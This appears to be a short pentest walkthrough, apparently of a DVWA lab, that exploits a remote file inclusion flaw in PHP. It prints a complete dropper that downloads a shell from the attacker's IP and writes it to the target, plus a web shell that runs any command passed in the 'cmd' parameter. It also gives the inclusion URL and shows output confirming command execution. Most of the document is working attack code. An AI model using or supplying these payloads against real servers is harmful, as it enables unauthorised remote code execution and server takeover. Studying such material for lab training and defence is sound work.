
RFI


Attacking machine IP: 192.168.234.157
Source: https://pentest.tonyng.net/how-to-exploit-rfi-remote-file-include-vulnerability-on-webpages/

backdoor.txt which will download malicious code from our attacking machine to the victim machine.




```
<?php

# Address of our Attacking Server, it contains the commands to be executed.
# Do note that the format is in 'txt' because we only want the commands,
# to be executed on the Target machine

# Address of server that contains malicious code.
$backDoorSvr = "http://192.168.234.157/phpShell.txt";

# Open a file named phpShell.php for 'WRITING'.
$fileName = fopen('./phpShell.php', 'w');

# The contents of the malicious code will be written to the disk of the target machine.
fwrite($fileName, file_get_contents($backDoorSvr));

# After contents have been written, close file.
fclose($fileName);

?>
```

phpShell.txt which will be renamed to phpShell.php later.




```
<?php

# IF $_GET parameter is not empty..
if (isset($_GET['cmd'])) {

        # Stores the results of the $_GET parameter into a variable.
        $cmd = $_GET['cmd'];

        echo "<pre>";
        system($cmd);
        echo "</pre>";

} else { # $_GET parameter is empty..
        echo "<h3>How to use LFI</h3>";
        echo "<p>http://path_to_malicious_code/phpShell.php?cmd=InsertYourCommands</p>";
}

?>
```

Include malicious commands from our attacking machine and executes it



dvwa.svr/vulnerabilities/fi/?page=http://192.168.234.157/backdoor.txt


Confirmed that file has been written to disk



How to use LFI

http://path_to_malicious_code/phpShell.php?cmd=InsertYourCommands

Confirmed that we are able to run commands



```
hack\adminuser
```